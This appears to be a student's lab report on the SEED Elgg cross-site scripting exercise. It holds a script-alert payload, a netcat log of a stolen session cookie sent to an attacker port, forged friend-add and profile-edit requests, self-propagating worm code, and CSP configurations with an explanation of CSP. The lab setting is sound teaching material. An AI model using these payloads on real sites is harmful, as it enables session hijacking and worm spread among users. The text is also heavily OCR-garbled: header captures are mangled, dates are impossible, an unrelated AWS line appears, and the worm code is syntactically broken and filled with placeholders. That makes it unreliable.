


Lab 06

Name: Sicheng Zhou


SID: 12110644

Task 1



The screenshot shows a browser window with the URL <http://www.seed-server.com/profile/samy/edit>. The page title is "Edit profile". The "Brief description" input field contains the JavaScript code: <script>alert("XSS");</script>. The developer tools Network tab shows several requests to the seed-server, with one request to the profile page triggering the alert.

add js in Samy's Brief description



The screenshot shows a browser window with the URL <http://www.seed-server.com/profile/samy>. The page title is "Samy". A modal dialog box is open, displaying the text "OK" and the URL "http://www.seed-server.com". This demonstrates that clicking on the user profile link triggers the XSS payload.

anyone click his profile will receive this alert window

Task 2

alert cookie

Extension: (HTTP Header Live) - HTTP Header Live ...

Samy: Egg For SEED Lab: +

www.seed-server.com/profile/samy

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Samy Edit avatar Edit profile Add widgets

Brief description



Blogs Bookmarks Files Pages Wire post

www.seed-server.com

Egg-h96f214f480349u2ad05qon

Don't allow www.seed-server.com to prompt you again

OK

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: image/avif,image/webp,image/png,image/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/
Content-Type: application/javascript;charset=utf-8
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 03:56:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/javascript; charset=UTF-8
Content-Length: 15552800
Content-Encoding: gzip
Content-Control: no-store
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Type: application/javascript
Content-Length: 7374
Content-Type: application/javascript;charset=utf-8
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 03:56:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/javascript; charset=UTF-8
Content-Length: 3273
Content-Type: image/svg+xml;charset=utf-8
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 03:56:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/javascript; charset=UTF-8
Content-Length: 15552800
Content-Encoding: gzip
Content-Control: no-store
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Type: application/javascript
Content-Length: 7374
Content-Type: application/javascript;charset=utf-8
Clear Options File Save Record Data

cookie alerted

Task 3

send cookie

```
sicheng@sicheng-virtual-machine:~/Desktop/seed-labs/category-web/Web_XSS_Elgg/Labsetup-arm$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.54.130 47682
GET /?=Elgg%3Dnj96f12t4f48o349u2a6005qon HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Priority: u=5, i
```

cookie received

Task 4: Becoming the Victim's Friend

- Try add Samy legitimately. The captures url shows that Samy is friend=59.

Samy is 59

- Log in as Samy and modify Samy's "About me". Switch to html mode and complete the

javascript.

Extension: (HTTP Header Live) - HTTP Header Live Main - Microsoft Edge

Cache-Control: max-age=15552000, public, s-maxage=15
Etag: "1587931381"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 477
Content-Type: application/javascript;charset=utf-8
<http://www.seed-server.com/cache/1587931381>
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: flog=a97f914242a9neknidka9pr
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 04:00:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/javascript, public, s-maxage=15
Content-Encoding: gzip
Content-Length: 477
Content-Type: application/javascript;charset=utf-8
<http://www.seed-server.com/cache/1587931381>
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: flog=a97f914242a9neknidka9pr
GET: HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 04:00:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/javascript, public, s-maxage=15
Content-Encoding: gzip
Content-Length: 477
Content-Type: application/javascript;charset=utf-8

Clear Options File Save Record Data Autoscroll
Found

[edit](#) [About me](#)

3. Log in as Boby and click Samy's profile. Refresh the page and we can notice that Boby has added Samy as his friend.

Extension: [HTTP Header Live] - HTTP Header Live Main - M... X

Content-Encoding: gzip
Content-Length: 113
Content-Type: application/javascript; charset=utf-8

<http://www.seed-server.com/cache/1557931381>
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=jBdgBuLcprhOeuu9vvt]r10]

GET: **HTTP/1.1 200 OK**
Date: Tue, 19 Nov 1981 08:56:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552600, public, s-maxage=15552600
X-Content-Type-Options: nosniff
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Type: application/javascript; charset=utf-8

<http://www.seed-server.com/profile/samy>
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=jBdgBuLcprhOeuu9vvt]r10]

GET: **HTTP/1.1 200 OK**
Date: Tue, 19 Nov 1981 08:10:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, no-transform
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 301
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Samy

About me



Blogs
Bookmarks
Files
Pages
Wire post

Remove friend
Send a message

Clear Options File Save Record Data autoscroll

Found ^ v Highlight All

Boby is now Samy's friend

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

`_elgg_ts` and `_elgg_token` are timestamp and secret token which are used for protecting Elgg from SCRF attacks. In the XSS attack, the request must have both values set correctly or it will be discarded as a cross-site request. The values of these two parameters are page specific, so the correct value should be found during the runtime.

Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes. An attacker can use a browser extension to delete formatted data in a HTTP request, or

use another client (such as a CRL program) to send the request.

Task 5: Modifying the Victim's Profile

The screenshot illustrates a multi-step attack on Samy's profile. In the first window, the 'About me' section of Samy's profile is shown. In the second window, a Firefox developer tools console is used to inject a script that changes the 'About me' content. Finally, the third window shows the successful modification of the profile, where the original text 'Samy' has been replaced by 'Samy is my hero'.

Modify Samy's "About me"

The screenshot illustrates a multi-step attack on Alice's profile. In the first window, the 'About me' section of Alice's profile is shown. In the second window, a Firefox developer tools console is used to inject a script that changes the 'About me' content. Finally, the third window shows the successful modification of the profile, where the original text 'Samy is my hero' has been replaced by 'Alice'.

Samy is Alice's hero

Question 3: Why do we need Line 3? Remove this line, and repeat your attack. Report and explain your observation.

Check whether the target user is Samy himself, if so, do not attack. Without this judgment, when the attack code is put into his own personal home page, the modified home page will be immediately displayed, resulting in the attack code in the home page is immediately engraved and executed. Change the content of the homepage to "Samy is my hero", and the original attack code is overwritten.

Task 6: Writing a Self-Propagating XSS Worm

1. Coding in Samy's profile page.

1. Construct a copy of the worm code, including the surrounding script labels.
 2. The `encodeURIComponent()` function is used to encode a string URL.
 2. Log in as Alice and click into Samy's profile. Now Alice is infected.

2. Log in to the AWS CloudWatch Metrics console to view the metrics.

Alice

3. Log in as Boby and click into Alice's profile. Now Boby is infected.

Extension: [HTTP Header Level] - HTTP Header Live Main — More

Control: max-age=15552000, public, s-maxage=155520
Content-Type: application/msniff
p: 1587931381.grqip
y: Accept-Encoding,User-Agent
tent-Encoding: gzip, deflate
tent-Length: 102
tent-Type: application/javascript;charset=utf-8

tp://www.seed-server.com/cache/1587931381/de t: www.seed-server.com
r-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv: 89.0) Gecko/20100101 Firefox/89.0
ept-Language: en-US,en;q=0.5
ept-Encoding: gzip, deflate
nection: keep-alive
er: http://www.seed-server.com/profile/boby/edit kie: Elgg-duvuvlmnrRkTz2errehkjchdad
f: HTTP/1.1 200 OK
er: Date: Mon, 01 Mar 2021 04:00:17 GMT
ver: Apache/2.4.41 (Ubuntu)
Control: max-age=15552000, public, s-maxage=155520
Content-Type: application/msniff
p: 1587931381.grqip
y: Accept-Encoding,User-Agent
tent-Encoding: gzip, deflate
tent-Length: 102
tent-Type: application/javascript;charset=utf-8

tp://www.seed-server.com/cache/1587931381/de t: www.seed-server.com
r-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv: 89.0) Gecko/20100101 Firefox/89.0
ept-Language: en-US,en;q=0.5
ept-Encoding: gzip, deflate
nection: keep-alive
er: http://www.seed-server.com/profile/boby/edit kie: Elgg-duvuvlmnrRkTz2errehkjchdad
f: HTTP/1.1 200 OK
er: Date: Mon, 01 Mar 2021 04:00:17 GMT
ver: Apache/2.4.41 (Ubuntu)
Control: max-age=15552000, public, s-maxage=155520
Content-Type: application/msniff
p: 1587931381.grqip
y: Accept-Encoding,User-Agent
tent-Encoding: gzip, deflate
tent-Length: 102
tent-Type: application/javascript;charset=utf-8

Clear Options File Save Record Data Autoscroll

profile/edit ^ Highlight All X

Display name Bob

About me

<>Samy is my hero-script id="worm" type="text/javascript">
window.onload = function()
{
var headerTag = <script id="worm" type="text/javascript">;
var jcCode = document.getElementById("worm").innerHTML;
var tailTag = </> + <script>;

var wormCode = encodeURIComponent(headerTag + jcCode + tailTag);

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
var userName = "Ananya"; //elgg.session.username;
var guid = "8guid"; //elgg.session.user.guid;
var token = "token"; //elgg.session.token; // elgg.ts
var token2 = "token2"; //elgg.security.token; elgg_token;
var desc = "Description:Samy is my hero" + wormCode + "&accesselevel[description]=2";

//Construct the content of your url.
var content = t + &ts=userName + &desc=guid;
var ContentGuid=59;
var ContentUrl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.isSamyGuid){
ContentUrl="http://www.seed-server.com/action/profile/edit";
}

//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",ContentUrl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}</script></p>

Public

Brief description

Elgg profile for Boby

Bob

Avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Bobby

Task 7: Defeating XSS Attacks Using CSP

1. Describe and explain your observations when you visit these websites.

32a allows everything. 32b only allows the code from itself and those from example70. 32c allows those defined in file phpindex.php, i.e. self, 111-111-111, example70.

The screenshot shows a web browser window with the URL `www.example32a.com`. The page title is **CSP Experiment**. Below the title is a numbered list of seven items, each consisting of a condition and a result:

1. Inline:Nonce(111-111-111): **OK**
2. Inline:Nonce(222-222-222): **OK**
3. Inline:NoNonce: **OK**
4. From self: **OK**
5. From `www.example60.com`: **OK**
6. From `www.example70.com`: **OK**
7. From button click: **Click me**

32a

The screenshot shows a web browser window with the URL `www.example32b.com`. The page title is **CSP Experiment**. Below the title is a numbered list of seven items, each consisting of a condition and a result:

1. Inline:Nonce(111-111-111): **Failed**
2. Inline:Nonce(222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From `www.example60.com`: **Failed**
6. From `www.example70.com`: **OK**
7. From button click: **Click me**

32b

CSP Experiment

1. Inline:Nonce(111-111-111): **OK**
2. Inline:Nonce(222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click: **Click me**

32c

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Only 32a's button is clickable. Because all the inlined code can not be executed.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com\
    "
</VirtualHost>
```

The screenshot shows a web browser window with the URL www.example32b.com. The page title is "CSP Experiment". Below the title is a numbered list from 1 to 7, each followed by a status indicator (Failed or OK) and a link to a detailed view. The status indicators are color-coded: Failed is red, and OK is green.

Index	Status	Description
1	Failed	Inline:Nonce(111-111-111)
2	Failed	Inline:Nonce(222-222-222)
3	Failed	Inline:NoNonce
4	OK	Fromself
5	OK	Fromwww.example60.com
6	OK	Fromwww.example70.com
7	From button click:	click me

32b

- 4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.**

```
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-
222' *.example70.com *.example60.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>
```

The screenshot shows a web browser window with the URL www.example32c.com. The page title is "CSP Experiment". Below the title is a numbered list of seven items, each with a status indicator (OK or Failed) in green or red. Item 3 is red, while all others are green. A cursor arrow is positioned over the "Click me" button in item 7. The page footer contains the text "32c".

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

32c

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

1. Restricting Script Sources: CSP allows the developer to specify which sources can provide scripts for a website (e.g., only the same-origin scripts or trusted third-party domains). If an attacker tries to inject malicious JavaScript from an unauthorized domain, the browser blocks the request, preventing the script from executing.
2. Disallowing Inline Scripts: By default, CSP can block inline scripts (scripts directly written in HTML using `<script>` tags or inline `onclick` attributes), which are often vectors for XSS attacks. This eliminates a common attack path, as many XSS vulnerabilities rely on inserting inline JavaScript.
3. Nonce or Hash-based Scripts: CSP allows the use of nonces (unique, random values added to each page load) or hashes to permit only specific inline scripts. This ensures that only intended inline scripts execute, further tightening security by restricting which code can run, even if inline scripts are necessary.
4. Restricting Other Resources: Besides scripts, CSP can control other content types, such as images, stylesheets, and frames. This reduces the chances of an attacker injecting malicious resources that might trigger or assist in executing XSS attacks indirectly.
5. Error Reporting: CSP can report violations back to the server (using the `report-uri` or `report-to` directive), alerting developers to unauthorized script execution attempts. This logging can help identify and respond to attempted attacks or misconfigurations.